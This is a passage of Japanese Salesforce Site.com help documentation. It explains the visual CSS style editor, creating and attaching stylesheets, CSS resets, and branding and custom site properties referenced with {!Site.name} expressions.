位置	要素の背景画像の位置を指定します。 • 背景画像の水平位置を設定するには、[X] テキストボックスに値を入力し、その単位を選択します。または、ドロップダウンリストで [左] または [右] を選択します。 • 背景画像の垂直位置を設定するには、[Y] テキストボックスに値を入力し、その単位を選択します。または、ドロップダウンリストで [上] または [下] を選択します。
カーソル	十字またはポインタなどのカーソルタイプを設定します。

フォントと色のセクション

プロパティ	説明
フォント	選択した要素のフォントファミリを設定します。
色	フォントの色を設定します。[色] ボックスをクリックし、カラーピッカーを使うか、具体的な 16 進コードをテキストボックスに入力して、色を選択します。また、[色] ドロップダウンリストの色のリストから選択することもできます。
サイズ	フォントサイズを設定します。［サイズ］テキストボックスに値を入力し、em、ポイント、%などの単位を選択します。または、超特小などの定義済みの値を選択します。親要素(ページやパネルなど)と同じフォントサイズを使用するには、[継承] を選択します。 ヒント: エンドユーザが Web ブラウザでフォントサイズを変更できるようにするには、emやパーセントなどの相対サイズを使用します。
スタイル	要素のフォントスタイルをフォーマットします。 • B はフォントを太字にします。 • B+i はフォントを太字斜体にします。 • i はフォントを斜体にします。 • [なし] は既存のスタイルを削除します。
フォントのバリエーション	フォントを小文字で表示するかを指定します。
行の高さ	テキストの行間のスペースを変更します。テキストボックスに値を入力し、ピクセル、%、emなどの単位を選択します。親ページ要素と同じ行の高さを使用するには、[継承] を選択します。
文字飾り	要素のテキストに飾り効果を適用します。たとえば、ハイパーリンクの下に通常表示される下線を削除できます。これは、ほとんどのWebブラウザにビルトインされている標準の CSS ルールです。 • ab はテキストに下線をつけます。 • ed は取り消し線フォーマットを適用します。 • ef はテキストの上に線をつけます。 • [なし] は既存の文字飾りを削除します。
位置揃え	選択した要素のテキストを揃えます。 • は、テキストを左に揃えます。 • は、テキストを右に揃えます。

プロパティ	説明
	•  は、テキストを中央揃えにします。 •  は、テキストを右余白と左余白に揃えます。
ケース	要素のテキストの大文字・小文字を変更します。 • Ab は、各単語の最初の文字を大文字にします。 • CD は、すべての文字を大文字にします。 • ef は、すべての文字を小文字にします。 • [なし] は既存の文字書式設定を削除します。
テキストのインデント	選択したページ要素のテキストの最初の行をインデント処理します。テキストボックスに値を入力し、その単位を選択します。親ページ要素と同じインデントを使用するには、[継承] を選択します。
空白	スペース、タブ、改行などの空白の要素内での処理方法を制御します。

レイアウトセクション

プロパティ	説明
位置設定	ページ要素をドキュメントの通常のフロー外に位置付けます。通常、ページの要素は、ドキュメントに表示されるとおりに、Webブラウザに表示されます。`p` タグや `div` タグなどのブロック要素は、他の要素の下に表示されますが、`em` タグ、`strong` タグ、`span` タグなどのインライン要素は、テキストや互いの隣に表示されます。 • [絶対] は、[最上位へ]、[最下位へ]、[左]、および [右] テキストボックスの設定を使ってコンテンツを位置付けます。 • [相対] は、通常のレイアウトフローでページ要素を表示しますが、[最上位へ]、[最下位へ]、[左]、[右] テキストボックスの値に基づいて、通常の位置に相対して要素を移動します。たとえば、要素の左位置を20ピクセルに設定した場合、ページ要素は左から20ピクセル離れて位置付けられます。
表示	ページ要素のデフォルトレイアウトの動作を上書きします。たとえば、ページを非表示にしたり、ブロック要素をインラインに表示したり、インライン要素をブロック要素で表示したりすることができます。 • [なし] はページ要素を非表示にします。 • [ブロック]は、ページ要素をブロックレベルのページ要素として表示し、要素の前後に改行を挿入します。

プロパティ	説明
	• [インライン]はデフォルトの設定で、要素の前後に改行を入れずに、ページ要素をインラインページ要素として表示します。 • [インラインブロック]は、ページ要素を、インライン長方形として、コンテンツがブロック要素の中にあるように表示します。
位置	次の 4 つのプロパティは、[絶対] または [相対] 位置オプションと共に使用した場合、ページ要素を通常のドキュメントフロー外に配置します。必要に応じてテキストボックスに値を入力し、対応するドロップダウンリストからその単位を選択します。 • [上] は、要素の上端と親要素の上端の距離を設定します。 • [下] は、要素の下端と親要素の下端の距離を設定します。 • [右] は、要素の右端と親要素の右端の距離を設定します。 • [左] は、要素の左端と親要素の左端の距離を設定します。
Z 指数	複数の要素を同じ場所に表示する必要がある場合に、その要素の重なり順を指定します。Z 指数の値がより大きい要素が、Z 指数の値がより小さい要素の上に重なります。デフォルト値は 0 です。 および をクリックして Z 指数を増減するか、テキストボックスに値を入力します。
フロート	ページ要素を左または右にフロート表示し、テキストなどのその後の要素をフロート表示されているページ要素の周りを囲んで表示します。 • は、ページ要素を左にフロート表示します。 • は、ページ要素を右にフロート表示します。 • [なし] は、既存のフロート設定を削除します。
クリア	選択したページ要素の横にページ要素のフロート表示を許可するかどうかを指定します。 • は、ページ要素を、その左にフロート表示されているページ要素の下に移動します。 • は、ページ要素を、その右にフロート表示されているページ要素の下に移動します。 • は、ページ要素を、その両側にフロート表示されているページ要素の下に移動します。 • [なし] は、既存のフロート設定を削除します。
表示	選択したページ要素を表示するかどうかを指定します。 • [表示] はデフォルト値です。

プロパティ	説明
	• [非表示]はページ要素を非表示にし、表示されない長方形をその場所にレンダリングします。 • [折りたたむ] は、テーブル要素を非表示にします (その他のページ要素では、非表示と同じ動作をします)。 メモ: 非表示のページ要素は、ページレイアウトの同じ場所に配置されます。
オーバーフロー	ページ要素のコンテンツが領域を超える場合に、切り抜いて表示するかどうかを指定します。 • [表示] は、コンテンツを切り抜きません。 • [非表示] は、コンテンツを切り抜きます。 • [スクロール]はコンテンツを切り抜きますが、スクロールバーを表示してユーザがそのコンテンツの残りを表示できるようにします。 • [自動]は、ブラウザに依存しますが、スクロールバーを表示し、残りのコンテンツを表示できるようにします。

サイズセクション

プロパティ	説明
幅	選択したページ要素の幅を設定します。[幅] テキストボックスに値を入力し、その単位を選択します。親ページ要素の幅を使用するには、[継承] を選択します。
高さ	選択したページ要素の高さを設定します。[高さ] テキストボックスに値を入力し、その単位を選択します。親ページ要素の高さを使用するには、[継承] を選択します。
余白	ページ要素の境界線と外端の間にある余白の幅を設定します。[すべて] テキストボックスに値を入力して 4 辺すべての余白を設定するか、必要に応じて [上]、[右]、[下]、または [左] に余白を追加します。
パディング	ページ要素のコンテンツと境界線のスペースを表すパディングの幅を設定します。[すべて] テキストボックスに値を入力して 4 辺すべてのパディングを設定するか、必要に応じて [上]、[右]、[下]、または [左] にパディングを追加します。

境界線セクション

プロパティ	説明
種別	各サイドの境界線プロパティを個別に設定するか、まとめて設定するかを指定します。
スタイル	破線、点線、二重線などの境界線のスタイルを設定します。
色	境界線の色を設定します。[色] ボックスをクリックし、カラーピッカーを使うか、具体的な 16 進コードをテキストボックスに入力して、色を選択します。また、[色] ドロップダウンリストの色のリストから選択することもできます。
太さ	境界線の太さを指定します。[濃さ] テキストボックスに値を入力し、その単位を選択します。または、[細い]、[中]、または [太い] を選択します。

テーブルセクション

プロパティ	説明
境界線を折りたたむ	テーブルの設計時: • [折りたたむ] は、セルとセルの間に共通する境界線を使用します。 • [個別] は、各セルに独自の境界線を使用します。
横方向の間隔	セルの境界線を分ける横方向の距離を設定します。テキストボックスに値を入力し、その単位を選択します。この値は、[境界線を折りたたむ] が [個別] に設定されている場合にのみ使用されます。
縦方向の間隔	セルの境界線を分ける縦方向の距離を設定します。テキストボックスに値を入力し、その単位を選択します。この値は、[境界線を折りたたむ] が [個別] に設定されている場合にのみ使用されます。

関連トピック:

[スタイル] ペインの使用

Site.com のスタイルシート表示について

スタイルシートを使用する場合、スタイル項目を追加してグループに整理し、CSS コードを直接編集できます。[概要] タブで、スタイルシートをダブルクリックするか、マウスポインタを置いて [⚙▾] > [編集] をクリックして、スタイルシートを開きます。スタイルシートは、新しいタブに表示されます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition


ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール



- ツールバー (1) を使用して、スタイルシートをインポートしたり、スタイルシートの CSS コードを直接編集したりできます。
- スタイルシートペイン (2) を使用して、次の操作を実行できます。
  - スタイル項目およびスタイルグループの作成
  - スタイル項目のプレビュー、編集および削除
  - 現在の場所へのスタイル項目とスタイルグループの移動
  - CSS のリセットの追加
- [スタイルのプレビュー]セクション (3) では、選択したスタイル項目をプレビューして手動で編集できます。

  メモ: [スタイルのプレビュー]セクションの `@media` または `@font-face` などの at ルールをプレビューすることはできません。
- ビジュアル CSS エディタ (4) では、選択したスタイル項目の CSS プロパティを定義できます。

関連トピック:

CSS スタイルシートの作成と使用
カスケードスタイルシートの概要

CSS スタイルシートの作成と使用

「Site スタイルシート」と呼ばれるデフォルトのスタイルシートは、サイトの作成時に各サイトに組み込まれます。ただし、CSS に精通していて複数のスタイルシートが必要な場合、サイトで使用するスタイルシートを新規作成できます。

スタイルシートを作成する手順は、次のとおりです。

1. [概要] タブの [スタイルシート] > [新規] をクリックします。または、[スタイルシート] ビューで [新規スタイルシート] をクリックします。
2. スタイルシートの名前を入力します。
3. [適用] をクリックします。スタイルシートが開きます。
4. スタイルシートにスタイル項目とスタイルグループを追加します。

メモ:

- スタイルシート名には、英数字、ハイフン、コロン、アンダースコアのみを使用できます。
- サイトで使用する CSS ファイルをインポートすることもできます。

新しく作成したスタイルシートは、ページに添付して、ページにそのスタイルを適用する必要があります。

ページにスタイルシートを添付する手順は、次のとおりです。

1. [ページ構造] ペイン ( ) でページを選択します。
2. [プロパティ] ペイン ( ) の [スタイルシート] セクションで、 + をクリックします。
3. 表示されたリストからスタイルシートを選択します。
4. ドロップダウンリストの横にある + をクリックして、ページにスタイルシートを添付します。

ヒント: ページテンプレートを使用して、サイトページを作成した場合、すべてのページに新しいスタイルシートを挿入する最も早い方法は、テンプレートに添付する方法です。テンプレートに基づいたすべてのページにスタイルシートへの参照が自動的に挿入されます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

関連トピック:

Site.com のスタイルシート表示について
カスケードスタイルシートの概要

スタイルシートの項目とグループの作成

スタイルシートにスタイル項目を追加する場合、CSS クラスと ID を定義したり、`body` や `h1` などの HTML タグのフォーマットを再定義したりできます。HTML タグの CSS スタイルを変更した場合、そのタグを使用してフォーマットされているものはすぐに更新されます。

スタイル項目の作成

スタイルシートを開くには、[概要] タブの [スタイルシート] ビューのスタイルシートをダブルクリックするか、マウスを置いて [⚙] > [編集] をクリックします。

CSS に精通していて手動でコーディングする場合は、[スタイルシートコードを編集] をクリックして CSS エディタを使用してスタイルシートを直接編集します。また、at ルール (`@media` など) を追加するには、スタイルシートを直接編集する必要があります。

次の手順でもページを作成できます。

1. スタイルシートを選択して、[⚙] > [スタイル項目を挿入] をクリックします。
2. スタイル項目の名前を入力します。
   - 特定の HTML タグのデフォルトフォーマットを再定義するには、HTML タグ名を入力します (`body` や `h1` など)。
   - CSS クラスを作成するには、クラス名を入力して、クラス名の前にピリオドを挿入します。(`.classname` など)。
   - CSS ID を作成するには、# に続けて ID 名を入力します (`#contentID` など)。
3. [適用] をクリックします。
4. 次のいずれかの操作で、スタイル定義を追加します。
   - 右側のビジュアルスタイルエディタでスタイルプロパティを設定する
   - [スタイルのプレビュー] セクションのテキストボックスに CSS スタイルを入力して [保存] をクリックする

選択したスタイル項目の定義を変更する場合、[スタイルのプレビュー] セクションに表示される変更内容を確認できます。

ヒント:

- クラス名は、ピリオドで始まる必要があります。開始文字が異なると、CSS クラスとして認識されません。
- ID 名は # で始まる必要があります。開始文字が異なると、CSS ID として認識されません。
- ページに 1 回のみ出現する場合は、ID を使用します。一度使用した ID は、そのページには再使用できません。ページに 1 つ以上出現する場合は、クラスを使用します。
- クラス名と ID 名には、英数字、ハイフン、アンダースコアのみ使用できますが、数字で開始する、またはスペースを挿入することはできません。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

スタイルグループの作成

グループを使用して、論理的に CSS を整理します。スタイルをより簡単に検索、管理できるようになります。

スタイルシートが開いている状態で、次の手順を実行します。

1. スタイルシートを選択して、[⚙▾] > [スタイルグループを挿入] をクリックします。
2. グループの名前を入力して、[適用] をクリックします。
3. グループに新しいスタイルを追加するには、グループを選択して [⚙▾] > [スタイル項目を挿入] をクリックします。グループに既存のスタイルを追加するには、フォルダアイコンの上にドラッグします。

スタイル項目の割り当て

作成したスタイルは、サイトのページとページ要素に割り当てることができます。

ページまたはページ要素にクラスを割り当てるには、ページまたはページ要素を選択して、次のいずれかの操作を実行します。

- [プロパティ] ペイン (⚙) の [クラス] 項目にクラス名を入力する。
- [スタイル] ペイン (💧) の [クラス] を選択して、名前の入力を開始し、表示されるリストから選択する。

ページまたはページ要素に ID を割り当てるには、次のいずれかの操作を実行します。

- [プロパティ] ペイン (⚙) の `ID` 項目に ID 名を入力する。
- [スタイル] ペイン (💧) の [ID] を選択して、ドロップダウンリストから選択する。

関連トピック:

CSS スタイルシートの作成と使用
Site.com のスタイルシート表示について
カスケードスタイルシートの概要

CSS のリセットの使用

どのブラウザにもプレゼンテーションのデフォルトが設定されていますが、すべてのブラウザの種類で標準化されているわけではありません。つまり、CSSを使用してサイトにスタイルを設定した場合、別のブラウザで表示すると期待どおりに表示されない場合があります。たとえば、ブラウザによって、次の表示が異なります。

- 順序なしリストと順序付きリスト
- ヘッダーの上余白と下余白
- インデントの距離
- デフォルトの行の高さ

CSSのリセットはブラウザ間の差を解消し、エンドユーザに表示されるブラウザ要素を制御します。Site.com の CSS のリセットを使用するか、固有の CSS リセットコードを追加できます。

Site.com の CSS のリセットを使用する手順は、次のとおりです。

1. [概要] タブの [スタイルシート] ビューでスタイルシートをダブルクリックするか、マウスを置いて [⚙] > [編集] をクリックして、スタイルシートを開きます。
2. [⚙] > [CSS のリセットを挿入] をクリックします。
3. CSS のリセットがスタイルシートの上部に配置されたことを確認します。CSS のリセットを移動するには、左側のペインの適切な位置にドラッグします。

固有の CSS リセットコードを追加する手順は、次のとおりです。

1. [概要] タブの [スタイルシート] ビューでスタイルシートをダブルクリックするか、マウスを置いて [⚙] > [編集] をクリックして、スタイルシートを開きます。
2. [スタイルシートコードを編集] をクリックして、CSS エディタを開きます。
3. スタイルシートコードの上部にコードを貼り付けます。
4. [保存 & 閉じる] をクリックします。

関連トピック:

CSS スタイルシートの作成と使用
カスケードスタイルシートの概要

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

サイトのブランド設定

サイトブランドの概要

ブランド設定によって、Web サイトのブランドのさまざまな部分を柔軟な方法で定義できます。ブランドプロパティを定義すると、エディタは、ブランドエディタという 1 つの場所ですべてを容易にカスタマイズできます。Web サイトエディタがプロパティをカスタマイズするとき、ブランド設定の変更のプレビューを即座に参照できます。

Web サイト、ページテンプレート、またはウィジェットにブランドプロパティを追加することによって、カスケードスタイルシートを編集することなく、Web サイトのブランドのこれらの部分を容易に定義および変更できます。

Web サイトのブランドに関連して定義する部分の例として、次のようなものがあります。

- Web サイトの背景、ページ、またはリンクの色
- フォントサイズおよび色
- ロゴまたはヘッダー背景画像
- 行の太さおよび色

Web サイトでブランド設定を使用するには、次の作業をしておく必要があります。

1. 背景色、ロゴ、フォントなどの各部分のためのブランドプロパティを作成してブランドを構成するサイトの要素を定義する。[サイトの設定] の [ブランドプロパティ] で作業を実行します。
2. 式言語の構文を使用して、新しいブランドプロパティのカスケードスタイルシート内でこれらのプロパティの現在の定義を置き換える。
3. ブランドエディタを使用して、プロパティをカスタマイズし、Web サイトがどのように見えるかをプレビューする。

また、カスタムコードブロックやコンテンツブロック内で式言語の構文を直接使用して、ブランドプロパティにアクセスすることもできます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

関連トピック:

- ブランドプロパティの作成
- ブランドプロパティの設定
- ブランドエディタの使用

ブランドプロパティの作成

ブランド設定では、サイトのエディタで再利用できるスタイルプロパティをすばやく作成できます。

ブランドプロパティを作成するときは、プロパティを複数のセクションに分類して、ブランドエディタで見つけやすくします。また、セクション内のプロパティも整理します。

- セクション内のプロパティを理路整然と並べます。たとえば、アルファベット順で表示します。
- [ブランドプロパティ] ビュー内でセクションやプロパティをドラッグアンドドロップして整理します。

1. サイト内から、[サイトの設定] > [ブランドプロパティ] をクリックします。ブランドプロパティエディタが表示されます。
2. 

をクリックします。
3. [表示ラベル] 項目にプロパティの名前を入力します。式名が自動入力されます。式名はスタイルシートやコードブロックで使用します。
4. 種別を選選択します。
5. デフォルト値を設定します。
6. プロパティを必須にする場合は、[必須] をクリックします。

プロパティの上にマウスを置き、メニュー  を使用してプロパティを編集または削除します。セクションを編集する場合はその名前をダブルクリックします。

関連トピック:

- サイトブランドの概要
- カスタムプロパティ種別
- ブランドプロパティの設定
- ブランドエディタの使用

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `Site.com Contributor` ユーザ

および

サイトレベルで割り当てられた寄稿者ロール

ブランドプロパティの設定

ブランドプロパティを作成すると、次のステップは、カスケードスタイルシート (CSS) の式、またはコンテンツブロックやカスタムコード要素などの Site.com のページ要素として参照することです。

ブランドプロパティの式の構文は、`{!Site.branding-property-name}` です。たとえば、HeaderColor という名前の色プロパティを作成する場合、`{!Site.HeaderColor}`. と入力して、プロパティを CSS またはコードブロックに挿入できます。

メモ: 式名は大文字と小文字を区別します。

1. CSS またはコードブロックを開きます。
2. 式を挿入する場所に移動します。
3. 「`{!}`」と入力すると、
   使用できるプロパティのドロップダウンリストが表示されます。
4. プロパティを選択してダブルクリックし、ページ上に挿入します。

例: たとえば、Web サイトのブランドの一部で、ヘッダーセクションの背景色に青を使用する場合、通常は CSS ルールの色の HEX 値を静的に設定します。

```
.site-header {
 background-color: #3793DD;
}
```

ブランド設定では、HEX の色に直接対応付けるプロパティを作成して、CSS でそのプロパティの式名を使用できます。

```
.site-header {
 background-color: {!Site.HeaderColor};
}
```

そのため、CSS を編集する代わりにブランドエディタを使用し、サイトエディタで色を簡単に変更できるようになります。

関連トピック:

- サイトブランドの概要
- ブランドプロパティの作成
- ブランドエディタの使用

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `Site.com Contributor` ユーザ

および

サイトレベルで割り当てられた寄稿者ロール

ブランドエディタの使用

ブランドエディタでは、一元的にサイトのブランドプロパティをカスタマイズして、その変更をプレビューできます。

ブランドエディタには次の 2 つの領域があります。

- 左側のエディタパレットには、編集可能なブランドプロパティがすべて表示されます。
- 右側のプレビュー領域には、スタイル変更後のWebサイトのライブプレビューが表示されます。

1. 編集するページを開きます。
2.  をクリックします。
3. 左側のペインから、編集するスタイルプロパティを選択します。
   編集した結果がすぐに右側のペインに表示されます。

関連トピック:

- サイトブランドの概要
- ブランドプロパティの作成
- ブランドプロパティの設定

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `Site.com Contributor` ユーザ

  および

  サイトレベルで割り当てられた寄稿者ロール

カスタムプロパティの使用

カスタムサイトプロパティの概要

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

カスタムサイトプロパティでは、サイトで頻繁に表示されるコンテンツを定義して保存できます。たとえば、住所や電話番号をカスタムプロパティとして保存すれば、サイトを編集するユーザは誰でもこのプロパティを再利用できます。式言語の構文を使用すると、保存されたプロパティをページ、ヘッダーやフッター、ウィジェットにすばやく適用できます。

Web サイトでカスタムプロパティを使用するには、次のことを行う必要があります。

1. カスタムプロパティを定義します。この作業は [サイトの設定] の [カスタムプロパティ] で行います。
2. 式言語の構文を使用して、カスケードスタイルシートまたはカスタムコードブロック内でこれらのプロパティの現在の定義を置換します。

新しいプロパティを作成してその値と種別を指定した後に、式を使用してカスタムコードまたはコンテンツブロックのプロパティにアクセスできます。式は、ページが読み込まれたときにカスタムプロパティに置換されるデータのプレースホルダとして機能します。

関連トピック:

- カスタムサイトプロパティの作成
- カスタムプロパティの設定

カスタムサイトプロパティの作成

サイトのエディタで再利用できるカスタムプロパティをすばやく作成できます。

カスタムプロパティを作成するときは、プロパティが理路整然と並んでいるほうが望ましいものと思われます。

- プロパティを複数のセクションに分類すると、管理が容易になり、見つけやすくなります。
- セクション内のプロパティを理路整然と並べます。たとえば、アルファベット順で表示します。
- [カスタムプロパティ] ビュー内でセクションやプロパティをドラッグアンドドロップして整理します。

1. サイト内から、[サイトの設定] > [カスタムプロパティ] をクリックします。[カスタムプロパティ] ビューが表示されます。
2. + New Property をクリックします。
3. [表示ラベル] 項目にプロパティの名前を入力します。式名が自動入力されます。式名はスタイルシートやコードブロックで使用します。
4. 種別を選択します。
5. デフォルト値を設定します。
6. プロパティを必須にする場合は、[必須] をクリックします。

プロパティを編集または削除するには、プロパティの上にマウスを置き、メニュー を使用します。セクション名を編集するには、名前をダブルクリックして変更します。

関連トピック:

- カスタムサイトプロパティの概要
- カスタムプロパティ種別
- カスタムプロパティの設定

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `Site.com Contributor` ユーザ

および

サイトレベルで割り当てられた寄稿者ロール

カスタムプロパティの設定

スタイルシートやコードブロック、ウィジェット、HTML ページエディタ内で式言語の構文を使用すれば、Web サイトのカスタムプロパティを使用できます。

カスタムコードまたはコンテンツブロックのサイトカスタムプロパティを参照するには、構文 `{!Site.expression_name}` を使用します。たとえば、PhoneNumber という式名のカスタムプロパティを作成して、会社の電話番号を保存するとします。コンテンツブロックで、*「連絡先: `{!Site.PhoneNumber}`」* と入力します。このページが読み込まれたときに、{!Site.PhoneNumber} で表される値が置換され、ページには「連絡先: 1-800-667-6389」と表示されます。

メモ: 式名は大文字と小文字を区別します。

1. コードブロックやウィジェットなどの Web サイト要素を開きます。
2. 式を挿入する場所に移動します。
3. 「`{!}`」と入力すると、
   使用できるカスタムプロパティのリストが表示されます。
4. プロパティを選択してダブルクリックし、ページ上に挿入します。

例: 住所や商品の特定のフレーズなど時間の経過に伴って変化する可能性のある値には、カスタムプロパティを設定しておくと役立ちます。式は単なるプレースホルダであるため、[カスタムプロパティ]ビューでプロパティの値を更新すると、カスタムプロパティがページ上で参照されるすべての場所で、値が自動的に更新されます。

関連トピック:

- カスタムサイトプロパティの概要
- カスタムサイトプロパティの作成

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `Site.com Contributor` ユーザ

  および

  サイトレベルで割り当てられた寄稿者ロール

ページテンプレートまたはウィジェットのカスタムプロパティの概要

ページテンプレートまたはウィジェットを作成する場合、テンプレートおよびウィジェットの再利用方法の柔軟性を高めるために、カスタムプロパティを追加して、各プロパティの値と種別を指定できます。

次に、カスタムコードまたはコンテンツブロックをページテンプレートまたはウィジェットに追加すれば、式を使用してプロパティ値にアクセスできます。式は、ページが読み込まれたときに情報に置き換えられるデータのプレースホルダとして機能します。

その後、ユーザまたはユーザのチームがテンプレートからページを作成すると、ページはテンプレートのコピーまたはインスタンスになります。同様に、ウィジェットをページに追加すると、ウィジェットのインスタンスが作成されます。インスタンスは編集できませんが、そのプロパティ値を更新することはできます。

式は単なるプレースホルダであるため、それらの値は、ページまたはウィジェットの [プロパティ] ペインで値を更新すると自動的に更新されます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

また、関連プロパティをグループ化するセクションを作成することができます。これらのセクションは、[プロパティ] ペインでプロパティがどのようにグループ化されるかを制御します。

例: たとえば、ページヘッダーを含めるために、コンテンツブロックをテンプレートに追加するとします。この場合、ユーザがテンプレートからページを作成するときに、コンテンツブロック全体を編集するのではなく、ニーズに応じてテキストの一部を置換できるようにします。

`pageSubject` というカスタムプロパティを追加して初期値を指定することで、代わりに次の式をコンテンツブロックで使用できます。

```
Learn About {!pageSubject}
```

この操作により、チームメンバーは、ページの [プロパティ] ペインで [ページの件名] プロパティを更新して (`{!pageSubject}` 式で表される値が自動的に更新される)、テンプレートから派生する任意のページの名前を変更できるようになります。

例: または、次の埋め込みコードを使用して YouTube ウィジェットを作成するとします。

```
<iframe width="560" height="315" src="//www.youtube.com/embed/hcUaN6XBTz4"
frameborder="0" allowfullscreen></iframe>
```

ただし、ウィジェットのインスタンスをページに追加するときに、表示する動画をユーザが指定します。この場合、*YouTube* というセクションを作成し、式の名前に「*videoURL*」を使用して「*動画 URL*」という表示ラベルのカスタムプロパティを追加し、代わりに次のコードを使用できます。

```
<iframe width="560" height="315" src="{!videoURL}" frameborder="0"
allowfullscreen></iframe>
```

これで、ユーザが YouTube ウィジェットをページに追加するときに、[プロパティ] ペインの YouTube セクションで「*動画 URL*」プロパティを更新して ({!videoURL} 式で表される値が自動的に更新される)、任意の動画を指定できるようになりました。

関連トピック:

- ウィジェットの概要
- ページテンプレートまたはウィジェットへのカスタムプロパティの追加
- カスタムプロパティ種別
- 式を使用した動的データの表示について

ページテンプレートまたはウィジェットへのカスタムプロパティの追加

ページテンプレートまたはウィジェットを作成する場合、カスタムプロパティを追加して、各プロパティの値と種別を指定できます。

